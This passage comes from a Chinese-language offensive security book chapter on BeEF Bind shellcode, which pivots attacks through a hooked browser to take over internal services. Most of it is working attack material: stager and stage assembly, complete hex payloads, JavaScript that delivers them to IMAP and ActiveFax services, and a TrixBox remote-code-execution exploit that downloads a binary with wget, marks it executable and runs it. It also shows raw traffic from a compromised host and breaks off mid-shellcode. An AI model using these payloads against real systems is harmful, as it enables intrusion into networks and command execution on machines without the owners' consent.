以下是Stager的汇编源码，注意这里没有给出Stephen Fewer的`block_bind_tcp.asm`代码，因为那是已经公开的代码，可以在Metasploit中找到[47]：

```
;-----------------------------------------------------------;
; Author: Ty Miller @ Threat Intelligence
; Compatible: Windows 7, 2008, Vista,
; 2003, XP, 2000, NT4
; Version: 1.0 (2nd December 2011)
;-----------------------------------------------------------;
[BITS 32]

;INPUT: EBP is block_api.
; by here we will have performed the bind_tcp
;  connection to setup our external web socket
%include "src/block_bind_tcp.asm"
 ; Input: EBP must be the address of 'api_call'.
 ; Output: EDI will be the newly connected clients socket
```

```
 ; Clobbers: EAX, EBX, ESI, EDI, ESP will
 ; also be modified (-0x1A0)

 ;%include "src/block_virtualalloc.asm"
 ; Input: None
 ; Output: EAX holds pointer to the start of buffer 0x1000
 ;  bytes, EBX has value 0x1000
 ; Clobbers: EAX, EBX, ECX, EDX
 ; Included here below:
  mov ebx,0x1000       ; setup our flags and buffer size in ebx
; Alloc a buffer for the request and response data
allocate_memory:
  ; PAGE_EXECUTE_READWRITE - don't need execute but may as well
  push byte 0x40
  push ebx   ; MEM_COMMIT
  push ebx   ; size of memory to be allocated (4096 bytes)
  push byte 0   ; NULL as we don't care where the allocation is
  push 0xE553A458        ; hash( "kernel32.dll", "VirtualAlloc" )
  ; VirtualAlloc( NULL, dwLength,
  ;  MEM_COMMIT, PAGE_EXECUTE_READWRITE );
  call ebp
 ; save pointer to buffer since eax gets clobbered
 mov esi, eax

; Receive the web request containing the stage
recv:
  push byte 0    ; flags
  push ebx     ; allocated space for stage
  push eax     ; start of our allocated command space
  push edi     ; external socket
  push 0x5FC8D902   ; hash( "ws2_32.dll", "recv" )
  call ebp      ; recv( external_socket, buffer, size, 0 );

close_handle:
  push edi     ; hObject: external socket
  push 0x528796C6  ; hash(kernel32.dll,CloseHandle)
  call ebp     ; CloseHandle

; Search for "cmd=" in the web request for our payload
find_cmd:
  cmp dword [esi], 0x3d646d63   ; check if ebx points to "cmd="
  jz cmd_found     ; if we found "cmd=" then parse the command
  inc esi          ; point ebx to next char in request data
  jmp short find_cmd    ; check next location for "cmd="
cmd_found:               ; now pointing to start of our command
;  add esi,4     ; starts off pointing at "cmd=" so add 3
                 ; (plus  inc eax below) to point to command
                 ; ... this compiles to 6 byte opcode
  db 0x83, 0xC6, 0x04  ; add esi,4 ... but only 3 byte opcode
  jmp esi    ; jump to our stage payload
```

如果你不熟悉Shellcode，可以参考*The Shellcoder Hacker's Handbook, 2nd Edition*。Stager的4个主要步骤如下。

(1) 绑定端口4444/TCP，以接收参数`cmd`中包含原始Stage的HTTP POST请求。

(2) 这个请求被处理后，Stager会在内存中搜索字符串cmd=以查找Stage，检测EBX寄存器值是否指向它：

```
cmp dword [esi], 0x3d646d63。
```

(3) 找到Stage的内存地址后，Stager会分配一块可执行内存，然后把Stage复制进去。

(4) 绑定端口4444/TCP随后关闭，并执行Stage。

POST请求中的cmd参数是Stage的二进制版本，接下来我们看一看。

2. Win32 Stage

BeEF Bind Stage本质上是一个最小化的Web服务器，能够给出标准的HTTP响应，并添加适当的CORS首部，以实现与勾连浏览器的双向通信。通过它也可以使用JavaScript进行跨域通信，只不过这样做会导致Stage变复杂。

Stage的源码比Stager多很多，为简短起见，本书就不印出来了。可以访问https://browserhacker.com，在里面能找到它完整的汇编代码。接下来，我们讨论Stage中几个最有意思的地方。

以下代码负责添加适当的HTTP响应头，特别是Access-Control-Allow-Origin: *header：

```
response_headers:
  push esi        ; save pointer to start of buffer
  lea edi,[esi+1048] ; set pointer to output buffer
  call get_headers    ; locate the static http response headers
  db 'HTTP/1.1 200 OK', 0x0d, 0x0a, 'Content-Type: text/html',
   0x0d,0x0a, 'Access-Control-Allow-Origin: *', 0x0d, 0x0a,
   'Content-Length: 3016', 0x0d, 0x0a, 0x0d, 0x0a
get_headers:
  pop esi         ; get pointer to response headers into esi
  mov ecx, 98     ; length of http response headers
  rep movsb       ; move the http headers into the buffer
  pop esi         ; restore pointer to start of buffer
```

在绑定TCP端口和在内存中搜索cmd=时，Stager和Stage共享了相同的内部逻辑。

Stage的复杂性主要在执行操作系统命令的过程中，包括读取它们的输出，然后再以HTTP响应返回结果。总的来看，有以下几个步骤。

(1) 创建OS管道，以通过cmd.exe重定向输入和输出。这些管理用于传输及后续执行OS命令。

(2) 命令被执行，同时它们的输出被读取到预分配的缓冲区中。

(3) 缓冲区中的输出内容被包含在HTTP响应里，同时在响应中的还有前面介绍的CORS首部。

(4) 客户端，在这里就是勾连浏览器中的XMLHttpRequest对象，读取Stage发过来的响应，其中包含Content-Type: text/html，然后解析响应。

产生操作系统命令的Stager代码如下：

```
[BITS 32]

; Input:
; EBP is api_call
; esp+00  child stdin  read  file descriptor (inherited)
; esp+04  not used
; esp+08  not used
```

```
; esp+12  child stdout write file descriptor (inherited)
; Output: None.
; Clobbers: EAX, EBX, ECX, EDX, ESI, ESP will also be modified

shell:
  push 0x00646D63        ; push our command line: 'cmd',0
  mov ebx, esp           ; save a pointer to the command line
  push dword [esp+16]  ; child stdout write file descriptor
                       ; for process stderr
  push dword [esp+20]  ; child stdout write file descriptor
                       ; for process stdout
  push dword [esp+12]  ; child stdin read file descriptor
                       ; for process stdout
  xor esi, esi   ; Clear ESI for all the NULL's we need to push
  push byte 18   ; We want to place (18 * 4) = 72 null
                 ; bytes onto the stack
  pop ecx        ; Set ECX for the loop
push_loop:
  push esi           ; push a null dword
  ; keep looping until we have pushed enough nulls
  loop push_loop
  ; Set the STARTUPINFO Structure's dwFlags
  ; to STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW
  mov word [esp + 60], 0x0101
  ; Set EAX as a pointer to  STARTUPINFO Structure
  lea eax, [esp + 16]
  ; Set the size of the STARTUPINFO Structure
  mov byte [eax], 68
  ; perform the call to CreateProcessA
  ; Push the pointer to the PROCESS_INFORMATION Structure
  push esp
  ; Push the pointer to the STARTUPINFO Structure
  push eax
  ; The lpCurrentDirectory is NULL so the new process
  ; will have the same current directory as its parent
  push esi
  ; The lpEnvironment is NULL so the new process will
  ; have the same enviroment as its parent
  push esi
  push esi      ; We don't specify any dwCreationFlags
  inc esi       ; Increment ESI to be one
  ; Set bInheritHandles to TRUE in order to inherit
  ; all possible handles from the parent
  push esi
  dec esi        ; Decrement ESI back down to zero
  push esi       ; Set lpThreadAttributes to NULL
  push esi       ; Set lpProcessAttributes to NULL
  push ebx       ; Set the lpCommandLine to point to "cmd",0
  push esi       ; Set lpApplicationName to NULL as we
                 ; are using the command line param instead
  ; hash( "kernel32.dll", "CreateProcessA" )
  push 0x863FCC79
  ; CreateProcessA( 0, &"cmd", 0, 0, TRUE, 0, 0, 0, &si, &pi );
  call ebp
```

注意代码中加粗的部分，说明调用了Windows API的`CreateProcessA`，以执行包含在`cmd`参数中的命令。

好了，现在我们得考虑另一个问题了，那就是如果输出缓冲区太小怎么办？比如，如果对一个包含几百个文件的文件夹执行`dir`命令，那预分配的缓冲区很可能存不下那么多输出。浏览器不会知道是不是取得了所有列出的文件。为了确定是不是还有没取到的信息，浏览器还需要再发一次请求。可以是一个没有`cmd`参数的空POST请求，也可以是一个GET请求。如果确实还有信息需要返回，那么这些信息会以这个空请求响应的方式返回。这个过程会一直反复，直到Shellcode关闭HTTP连接，也就意味着命令的输出都取完了。

3. Linux32 Stager与Stage

Bart Leppens把Miller的BeEF Bind Shellcode逻辑移植到了Linux。非常感谢他的努力，让我们也可以使用BeEF Bind攻击Linux服务了。

这个版本的Stager和Stage都比Win32 BeEF Bind的实现要小。这是因为Windows把函数保存为DLL，因而Shellcode需要首先加载kernel32。然后再通过它解析出Shellcode中调用的函数的原始内存地址。

除此之外，Windows函数的内存地址会因操作系统版本和服务包的级别而不同。因此，这部分Shellcode代码也要重写，以支持不同的操作系统版本。这些必要的基础代码导致了Windows Shellcode的体积增加。

Linux不使用DLL，而使用syscalls。这意味着可以省去解析函数名称和兼容平台的代码，结果Shellcode的体积就会更小一些。具体来说，Stager只有156字节，而Stage才606字节。

以下汇编代码展示了通过`cmd`参数传入的命令的执行情况。从中可以看到，这里使用了`setresuid`和`execve`这两个系统调用：

```
;setresuid(0,0,0)
xor eax, eax
xor ebx, ebx
xor ecx, ecx
xor edx, edx
mov al, 0xa4 ;sys_setresuid16
int 0x80

;execve("/bin//sh", 0, 0)
xor eax, eax
push eax
push eax
push 0x68732f2f ;//sh
push 0x6e69622f ;/bin
mov ebx, esp
push BYTE 0x0b ;sys_execve
pop eax
int 0x80
```

这个Shellcode使用了标准的Linux系统调用，与Windows版使用Windows API类似。BeEF Bind Linux Shellcode的完整代码，可以在browserhacker.com上面找到。

10.6.2 在利用中使用 BeEF Bind

第9章关于远程命令执行小节中讨论的所有利用，都可以修改为使用BeEF Bind。接下来我们就看几个使用BeEF Bind攻击Windows和Linux目标的例子。

1. IMAP协议间利用的例子

仍以前面的利用IMAP服务为例，这次我们重新策划攻击，使用BeEF Bind Shellcode。与使用其他Shellcode一样，我们同样需要对Stager进行编码，以防在不同协议中因问题字符而导致问题。

协议与编程语言一样，对特定的字符都会有自己独特的意义。比如，有些字符可能表示命令的结尾、字符串的结尾，等等。协议不同，问题字符也不同。以IMAP为例，无论什么时候，只要Shellcode中出现这些字符`\x00\x0a\x0d\x20\x7b`，都必须对其进行编码，否则Shellcode很可能出问题，比如发出的命令可能会被截短、非正常终止，甚至直接被忽略。

有读者应该还记得，前面例子中的JavaScript代码使用了正常的Metasploit Meterpreter `reverse_tcp` Shellcode。现在，只要把Stager改成BeEF Bind的Shellcode就行了：

```
// B33FB33F正是"egg"
var stager = "B33FB33F" +
"\xba\x6a\x99\xf8\x25\xd9\xcc\xd9\x74\x24\xf4\x5e\x31\xc9" +
"\xb1\x4b\x83\xc6\x04\x31\x56\x11\x03\x56\x11\xe2\x9f\x65" +
"\x10\xac\x5f\x96\xe1\xcf\xd6\x73\xd0\xdd\x8c\xf0\x41\xd2" +
"\xc7\x55\x6a\x99\x85\x4d\xf9\xef\x01\x61\x4a\x45\x77\x4c" +
"\x4b\x6b\xb7\x02\x8f\xed\x4b\x59\xdc\xcd\x72\x92\x11\x0f" +
"\xb3\xcf\xda\x5d\x6c\x9b\x49\x72\x19\xd9\x51\x73\xcd\x55" +
"\xe9\x0b\x68\xa9\x9e\xa1\x73\xfa\x0f\xbd\x3b\xe2\x24\x99" +
"\x9b\x13\xe8\xf9\xe7\x5a\x85\xca\x9c\x5c\x4f\x03\x5d\x6f" +
"\xaf\xc8\x60\x5f\x22\x10\xa5\x58\xdd\x67\xdd\x9a\x60\x70" +
"\x26\xe0\xbe\xf5\xba\x42\x34\xad\x1e\x72\x99\x28\xd5\x78" +
"\x56\x3e\xb1\x9c\x69\x93\xca\x99\xe2\x12\x1c\x28\xb0\x30" +
"\xb8\x70\x62\x58\x99\xdc\xc5\x65\xf9\xb9\xba\xc3\x72\x2b" +
"\xae\x72\xd9\x24\x03\x49\xe1\xb4\x0b\xda\x92\x86\x94\x70" +
"\x3c\xab\x5d\x5f\xbb\xcc\x77\x27\x53\x33\x78\x58\x7a\xf0" +
"\x2c\x08\x14\xd1\x4c\xc3\xe4\xde\x98\x44\xb4\x70\x73\x25" +
"\x64\x31\x23\xcd\x6e\xbe\x1c\xed\x91\x14\x35\xdf\xb6\xc4" +
"\x52\x22\x48\xfa\xfe\xab\xae\x96\xee\xfd\x79\x0f\xcd\xd9" +
"\xb2\xa8\x2e\x08\xef\x61\xb9\x04\xe6\xb6\xc6\x94\x2d\x95" +
"\x6b\x3c\xa5\x6e\x60\xf9\xd4\x70\xad\xa9\x81\xe7\x3b\x38" +
"\xe0\x96\x3c\x11\x41\x58\xd3\x9a\xb5\x33\x93\xc9\xe6\xa9" +
"\x13\x86\x50\x8a\x47\xb3\x9f\x07\xee\xfd\x35\xa8\xa2\x51" +
"\x9e\xc0\x46\x8b\xe8\x4e\xb8\xfe\xbf\x18\x80\x97\xb8\x8b" +
"\xf3\x4d\x47\x15\x6f\x03\x23\x57\x1b\xd8\xed\x4c\x16\x5d" +
"\x37\x96\x26\x84";
```

JavaScript代码中的其他部分保持不变。之后就可以使用IPE技术发送第一个POST请求，然后BeEF Bind Stager就会被加载到IMAP服务的内存并执行。接着你会发现端口4444/TCP已经在目标主机上开始监听了。第二个必需的步骤是向该监听端口发送Stage，使用以下代码可以做到：

```
// BeEF Bind Windows 32bit Stage
var BeEF_Bind_Stage =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52"+
```

10

```
"\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c"+
"\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10"+
"\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48"+
"\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31"+
"\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24"+
"\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"+
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0"+
"\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\xbb\x00\x10\x00\x00\x6a\x40\x53\x53"+
"\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x89\xc6\x68\x01\x00\x00\x00\x68"+
"\x00\x00\x00\x00\x68\x0c\x00\x00\x00\x68\x00\x00\x00\x00\x89\xe3\x68"+
"\x00\x00\x00\x00\x89\xe1\x68\x00\x00\x00\x00\x8d\x7c\x24\x0c\x57\x53"+
"\x51\x68\x3e\xcf\xaf\x0e\xff\xd5\x68\x00\x00\x00\x00\x89\xe3\x68\x00"+
"\x00\x00\x00\x89\xe1\x68\x00\x00\x00\x00\x8d\x7c\x24\x14\x57\x53\x51"+
"\x68\x3e\xcf\xaf\x0e\xff\xd5\x8b\x5c\x24\x08\x68\x00\x00\x00\x00\x68"+
"\x01\x00\x00\x00\x53\x68\xca\x13\xd3\x1c\xff\xd5\x8b\x5c\x24\x04\x68"+
"\x00\x00\x00\x00\x68\x01\x00\x00\x00\x53\x68\xca\x13\xd3\x1c\xff\xd5"+
"\x89\xf7\x68\x63\x6d\x64\x00\x89\xe3\xff\x74\x24\x10\xff\x74\x24\x14"+
"\xff\x74\x24\x0c\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c"+
"\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"+
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xfe\xb9\xf8\x0f\x00"+
"\x00\x8d\x46\x08\xc6\x00\x00\x40\xe2\xfa\x56\x8d\xbe\x18\x04\x00\x00"+
"\xe8\x62\x00\x00\x00\x48\x54\x54\x50\x2f\x31\x2e\x31\x20\x32\x30\x30"+
"\x20\x4f\x4b\x0d\x0a\x43\x6f\x6e\x74\x65\x6e\x74\x2d\x54\x79\x70\x65"+
"\x3a\x20\x74\x65\x78\x74\x2f\x68\x74\x6d\x6c\x0d\x0a\x41\x63\x63\x65"+
"\x73\x73\x2d\x43\x6f\x6e\x74\x72\x6f\x6c\x2d\x41\x6c\x6c\x6f\x77\x2d"+
"\x4f\x72\x69\x67\x69\x6e\x3a\x20\x2a\x0d\x0a\x43\x6f\x6e\x74\x65\x6e"+
"\x74\x2d\x4c\x65\x6e\x67\x74\x68\x3a\x20\x33\x30\x31\x36\x0d\x0a\x0d"+
"\x0a\x5e\xb9\x62\x00\x00\x00\xf3\xa4\x5e\x56\x68\x33\x32\x00\x00\x68"+
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00"+
"\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50"+
"\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb\x53\x68\x02\x00\x11"+
"\x5c\x89\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68"+
"\xb7\xe9\x38\xff\xff\xd5\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57"+
"\x97\x68\x75\x6e\x4d\x61\xff\xd5\x81\xc4\xa0\x01\x00\x00\x5e\x89\x3e"+
"\x6a\x00\x68\x00\x04\x00\x00\x89\xf3\x81\xc3\x08\x00\x00\x00\x53\xff"+
"\x36\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x54\x24\x64\xb9\x00\x04\x00\x00"+
"\x81\x3b\x63\x6d\x64\x3d\x74\x06\x43\x49\xe3\x3a\xeb\xf2\x81\xc3\x03"+
"\x00\x00\x00\x43\x53\x68\x00\x00\x00\x00\x8d\xbe\x10\x04\x00\x00\x57"+
"\x68\x01\x00\x00\x00\x53\x8b\x5c\x24\x70\x53\x68\x2d\x57\xae\x5b\xff"+
"\xd5\x5b\x80\x3b\x0a\x75\xda\x68\xe8\x03\x00\x00\x68\x44\xf0\x35\xe0"+
"\xff\xd5\x31\xc0\x50\x8d\x5e\x04\x53\x50\x50\x50\x8d\x5c\x24\x74\x8b"+
"\x1b\x53\x68\x18\xb7\x3c\xb3\xff\xd5\x85\xc0\x74\x44\x8b\x46\x04\x85"+
"\xc0\x74\x3d\x68\x00\x00\x00\x00\x8d\xbe\x14\x04\x00\x00\x57\x68\x86"+
"\x0b\x00\x00\x8d\xbe\x7a\x04\x00\x00\x57\x8d\x5c\x24\x70\x8b\x1b\x53"+
"\x68\xad\x9e\x5f\xbb\xff\xd5\x6a\x00\x68\xe8\x0b\x00\x00\x8d\xbe\x18"+
"\x04\x00\x00\x57\xff\x36\x68\xc2\xeb\x38\x5f\xff\xd5\xff\x36\x68\xc6"+
"\x96\x87\x52\xff\xd5\xe9\x38\xfe\xff\xff";

var uri = "http://172.16.37.151:4444/";
xhr = new XMLHttpRequest();
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
```

```
xhr.sendAsBinary("cmd=" + BeEF_Bind_Stage);
```

BeEF Bind Stager和Stage都在内存中运行之后，就可以跨域通过TCP端口4444与被控系统交互了。前面解释过，与Shellcode的通信是双向的，因为返回的每个HTTP响应中都包含CORS首部。

BeEF中的BeEF_bind命令模块把很多类似的功能封装在一起，从而可以实现更加自动化的利用。为了演示起见，假设我们已经通过BeEF绕过了端口封禁，并且俘获了一个勾连浏览器。接下来，你在内部网络中发现了一个系统的143端口是打开的。现在，BeEF可以帮助你以尽可能自动化的方式利用该漏洞，如图10-25和图10-26所示。




图10-25　BeEF_bind命令模块的输入




图10-26　取得通过BeEF Bind实现命令执行之后的结果

从一个原始网络包的角度来看，整个利用过程中BeEF Bind的通信都是标准的HTTP请求和响应。图10-27展示了在前面讨论的利用IMAP服务的例子中，把发送BeEF Bind Stager时的原始流量转储之后得到的结果。

```
* OK  WorldMail IMAP4 Server 6.1.19.0 ready
POST / HTTP/1.1
Host: 172.16.67.135:143
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7;
rv:15.0) Gecko/20100101 Firefox/15.0.1
Accept: */*
Accept-Language: en
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: text/plain
Referer: http://172.16.67.1:3000/demos/basic.html
Content-Length: 410
Origin: http://172.16.67.1:3000
Pragma: no-cache
Cache-Control: no-cache

a001 LIST }.....................B33FB33F.j..%...t
$.^1..K...1V..V...e.._....s....A..Uj..M...aJEwLKk....KY..
r......]l.Ir..Qs.U..h...s...;.$......Z...
\O.]o..`_"..X.g..`p&....B4..r.(.xV>..i......(.O.pbX...e....r
+.r.$.I.......p<.]_..w'S3xXz.,...L....D.ps%
d1#.n.....5...R"H.......y........a......-.k<.n`..p....;8..<.
AX...3......P.G.....5..Q..F..N.........MG.o.#W...L.]7.&.....
N;..f....BRj.X..<.Zt..B33F...u..u...}
```

图10-27 利用IMAP服务时发送的BeEF Bind Stager

BeEF Bind Shellcode在内存中运行后，就可以进一步与被控系统交互了。这时候，再发送POST请求，在`cmd`参数中包含你要执行的命令。图10-28展示了在执行一个命令时的原始HTTP请求与响应，此时的命令是`netstat -na`，执行后可以看到该主机的活动网络连接。

```
POST / HTTP/1.1
Host: 172.16.67.135:4444
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:15.0)
Firefox/15.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: text/plain; charset=UTF-8
Referer: http://172.16.67.1:3000/demos/basic.html
Content-Length: 17
Origin: http://172.16.67.1:3000
Pragma: no-cache
Cache-Control: no-cache

cmd=netstat -na
HTTP/1.1 200 OK
Content-Type: text/html
Access-Control-Allow-Origin: *
Content-Length: 3016

netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:90             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:106            0.0.0.0:0              LISTENING
```

图10-28 通过BeEF Bind在被控系统中执行命令

下面我们简单总结一下整个攻击流程。

(1) 通过勾连浏览器发现内部网络中一个存在漏洞的IMAP服务器。

(2) 勾连浏览器利用这个有漏洞的服务发送`XMLHttpRequest`请求，以BeEF Bind Stager作为此次利用的payload。

(3) 这样会在目标IMAP服务器上监听TCP端口4444，准备好接收BeEF Bind的第二个payload：Stage。

(4) 勾连浏览器接着向目标服务器的4444端口发送第二个请求，仍然使用`XMLHttpRequest.sendAsBinary`，这次发送的是BeEF Bind Stage。

(5) BeEF Bind可以提供服务了，它接收你想在IMAP服务器上执行的任意OS命令，通过标准的POST请求来帮你提交。

下面我们再看一个利用ActiveFax的例子，同样换成使用BeEF Bind Shellcode。

2. ActiveFax协议间利用的例子

要使用BeEF Bind Shellcode攻击ActiveFax，必须修改前面ActiveFax利用示例中的代码。同样，也需要向Stager端口再发送一次请求，为此要修改的代码如下。注意，为了编码问题字符，必须使用alpha_mixed编码器。

```
// BeEF绑定阶段
var stage = "\xfc\xe8\x89[...snip...]";

setTimeout(function(){
  xhr.abort();
  setTimeout(function(){
    // 等几秒，让Stager加载到内存
    // 再向BeEF默认绑定的4444端口发请求
    var stage_request = "cmd=" + stage;
    sendRequest(4444, stage_request);
  }, 4000);
}, 2000);
```

发送Stager和Stage之后，就可以与运行在被控系统上的BeEF Bind监听器通信了。图10-29展示了通过BeEF Bind执行`netstat`命令的过程。



图10-29　使用BeEF Bind与被控系统交互

为了简化整个过程，可以使用BeEF的beef_bind_shell命令模块与Shellcode通信。图10-30展示了这次攻击的过程，以及怎么在之前IPE攻击的基础上实现利用。从中可以清楚地看到勾连浏览器所在内部网络中的双向通信渠道。

使用BeEF Bind的主要好处，就是可以省去不少用于猜测的出站流量。不需要预测出站端口，也不需要使用HTTP或DNS隧道突破网络。只要利用已经存在的浏览器通信渠道即可，而这最终会提高你的攻击成功率。




图10-30　通过BeEF Bind Shellcode实现ActiveFax利用的示意图

这个攻击示例再次突显了浏览器作为前沿阵地的重要性。只要勾连一个浏览器，就可以通过它观察内部网络，发现那些可以访问到的、等待我们攻击的系统。既然如此，有什么理由不把浏览器当成发动攻击的枢纽呢？

3. TrixBox协议间利用的例子

第9章我们介绍过，TrixBox的某个版本存在远程命令执行漏洞。当时我们通过执行反弹网络连接，演示了如何利用该漏洞。

在此基础上，通过BeEF Bind扩展攻击，可以演示勾连浏览器如何替代反弹连接，从而绕过可能的边界检测和预防性机制。

TrixBox运行在CentOS Linux上，默认情况下其iptables配置不会屏蔽任何进出的网络流量。这一点对BeEF Bind来说非常合适。

以下代码将被注入勾连浏览器，它会利用前面讨论的TrixBox的漏洞。只不过这一次注入的结果是在目标上运行BeEF Bind Stager的二进制代码：

```
var uri = "http://172.16.37.155/user/index.php";

/* 用PHP的exec命令执行
 * 1. 取得BeEF Bind 32位ELF
 * 2. 将二进制文件标记为可执行
 * 3. 在后台运行
```

```
*/
var cmd = btoa("/usr/bin/wget -O /tmp/BeEF_bind " +
"http://browserhacker.com/BeEF_bind " +
"&& /bin/chmod +x /tmp/BeEF_bind && " +
"/tmp/BeEF_bind > /dev/null 2>&1 & echo $!");

// POST主体，前面的命令由base64解码而来
// 然后用PHP的exec命令执行
var body = "langChoice=<?php exec(base64_decode('" + cmd + "'));?>%00";
var xhr = new XMLHttpRequest();
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type",
 "application/x-www-form-urlencoded");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send(body);
console.log("Sending first request with RCE vector...");

function getCookie(name){
  name += '=';
  var parts = document.cookie.split(/;\s*/);
  for (var i = 0; i < parts.length; i++){
    var part = parts[i];
    if (part.indexOf(name) == 0)
      return part.substring(name.length)
  }
  return null;
}

function trigger(){
 // 当前会话cookie
 var phpsessid = getCookie("PHPSESSID");
 console.log("Using PHPSESSID: " + phpsessid);

// 要触发代码执行
 // 需要对$_SESSION求值
 var body = "langChoice=../../../../../../../../../../tmp/sess_"
 + phpsessid + "%00";
 var xhr_trigger = new XMLHttpRequest();
 xhr.open("POST", uri, true);
 xhr.setRequestHeader("Content-Type",
  "application/x-www-form-urlencoded");
 xhr.setRequestHeader('Accept','*/*');
 xhr.setRequestHeader("Accept-Language", "en");
 xhr.send(body);
 console.log("Sending second to trigger RCE...\n" +
 "BeEF Bind ELF should now be listening on port 4444.");
}
setTimeout(function(){trigger();}, 3000);
```

这个利用从http://browserhacker.com上下载了BeEF_Bind的二进制内容。然后为了执行而修改了其权限，最终在后台执行了该二进制内容中的命令。

这里的BeEF_Bind是一个Linux ELF 32位的二进制，包含前面介绍的BeEF Bind Stager的逻辑。

可以使用以下C代码，将该Stager Shellcode编译为二进制形式，不过也可以从https://browserhacker.com上下载：

```
#include <stdio.h>
#include <sys/mman.h>
#include <string.h>
#include <stdlib.h>

# Compile with GCC on Linux as the following
# gcc -fno-stack-protector -z execstack -o BeEF_bind BeEF_bind.c

int (*sc)();

// BeEF Bind Linux 32-bit Stager
char shellcode[] = "\xfc\x31\xc0\x31\xd2\x6a\x01\x5b\x50\x40"+
